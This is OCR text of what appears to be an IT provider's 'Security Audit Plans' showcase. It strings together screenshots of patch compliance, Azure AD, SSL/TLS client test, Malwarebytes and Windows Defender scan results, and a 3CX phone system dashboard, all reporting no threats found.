
Webroot Patch Compliance Report

Security Audit Plans (SAP)




MS Azure Active Directory Admin Center – verify SysAdmins, Users, Security settings, MFA, AD

Security Audit Plans (SAP)



O365 Security & Compliance


Security Audit Plans (SAP)




SSL Report: www.gbpts.com (104.211.28.182)

Scan Another »

Summary



Configuration



You are here: Home > Projects > SSL Client Test

SSL/TLS Capabilities of Your Browser

Other User Agents »

User Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko

Protocol Support

Your user agent has good protocol support.
Your user agent supports TLS 1.2, which is recommended protocol version at the moment.

Logjam Vulnerability

Your user agent is not vulnerable.
For more information about the Logjam attack, please go to weakdh.org.
To test manually, click here. Your user agent is not vulnerable if it fails to connect to the site.

FREAK Vulnerability

Your user agent is not vulnerable.
For more information about the FREAK attack, please go to www.freakattack.com.
To test manually, click here. Your user agent is not vulnerable if it fails to connect to the site.

POODLE Vulnerability


Your user agent is not vulnerable.
For more information about the POODLE attack, please read this blog post.

Protocol Features

Protocols	
TLS 1.3	No
TLS 1.2	Yes
TLS 1.1	No
TLS 1.0	No
SSL 3	No
SSL 2	No

SSL/TLS Server and Browser Tests – TLS 1.2 and 1.3 are current protocols to use


Security Audit Plans (SAP)



```
Malwarebytes
www.malwarebytes.com

-Log Details-
Scan Date: 8/31/19
Scan Time: 8:30 AM
Log File: 211d0e3e-cbeb-11e9-8e16-182019ae723c.json

-Software Information-
Version: 3.8.3.2965
Components Version: 1.0.613
Update Package Version: 1.0.12267
License: Premium

-System Information-
OS: Windows 10 (Build 17763.678)
CPU: x64
File System: NTFS
User: System

-Scan Summary-
Scan Type: Threat Scan
Scan Initiated By: Scheduler
Result: Completed
Objects Scanned: 307301
Threats Detected: 0
Threats Quarantined: 0
Time Elapsed: 2 min, 51 sec

-Scan Options-
Memory: Enabled
Startup: Enabled
Filesystem: Enabled
Archives: Enabled
Rootkits: Disabled
Heuristics: Enabled
PUP: Detect
PUM: Detect

-Scan Details-
Process: 0
(No malicious items detected)
```

Malwarebytes Scan Report

Security Audit Plans (SAP)



Scan options

Run a quick, full, custom, or Windows Defender Offline scan.

No current threats.
Last scan: 3/30/2019 10:21 AM (full scan)
0 threats found.
Scan lasted 11 hours 9 minutes
3829214 files scanned.

Quick scan

Scan options

Threat history

○ Quick scan

Checks folders in your system where threats are commonly found.

● Full scan

Checks all files and running programs on your hard disk. This scan could take longer than one hour.

○ Custom scan

Choose which files and locations you want to check.

Have a question?
Get help

Help improve Windows Security
Give us feedback


Change your privacy settings

View and change privacy settings for your Windows 10 device.

Privacy settings
Privacy dashboard
Privacy Statement

Windows Defender Scan Report

Security Audit Plans (SAP)



Dashboard

PBX Status


Trunks Up	1/1
Extensions Up	23/31
Number of calls in use	1/8
Blacklisted IPs	78
Event log	Purge
Call history	Purge 889 calls
Chat logs	Disabled
Automatic Backups	ON 03/20/2018 12:02:01 AM
Recording	6.1 MB / 5.0 GB
Firewall Check	Firewall test OK

Information

FQDN	chin.3cx.us
IP	96.83.115.211 Static
PUSH Account	3CX Account
Webmeeting FQDN	chin-us.3cx.net
Webmeeting MCU	us007-bhs.3cx.us
License	Professional Perpetual 15.5.9348.3
Maintenance Expiry	01/12/2019 Active
Reseller	TSI Unlink
Sim Calls	8
Sim Meeting Participants	100

VoIP Phone System

Security Audit Plans (SAP)



75% 3:19 PM

Scanner


No malware found!

335	19423	01:30
Apps scanned	Files scanned	Time

Previous scans

● On-demand scan — Jun 30, 2019 2:55:53 PM
Scan completed in 01:30
Scanned: 19423 files 335 apps

● Scan after update — Jun 20, 2019 9:35:03 PM
Scan completed in 12:46
Scanned: 19218 files 335 apps



72 82% 10:38 AM

Dashboard

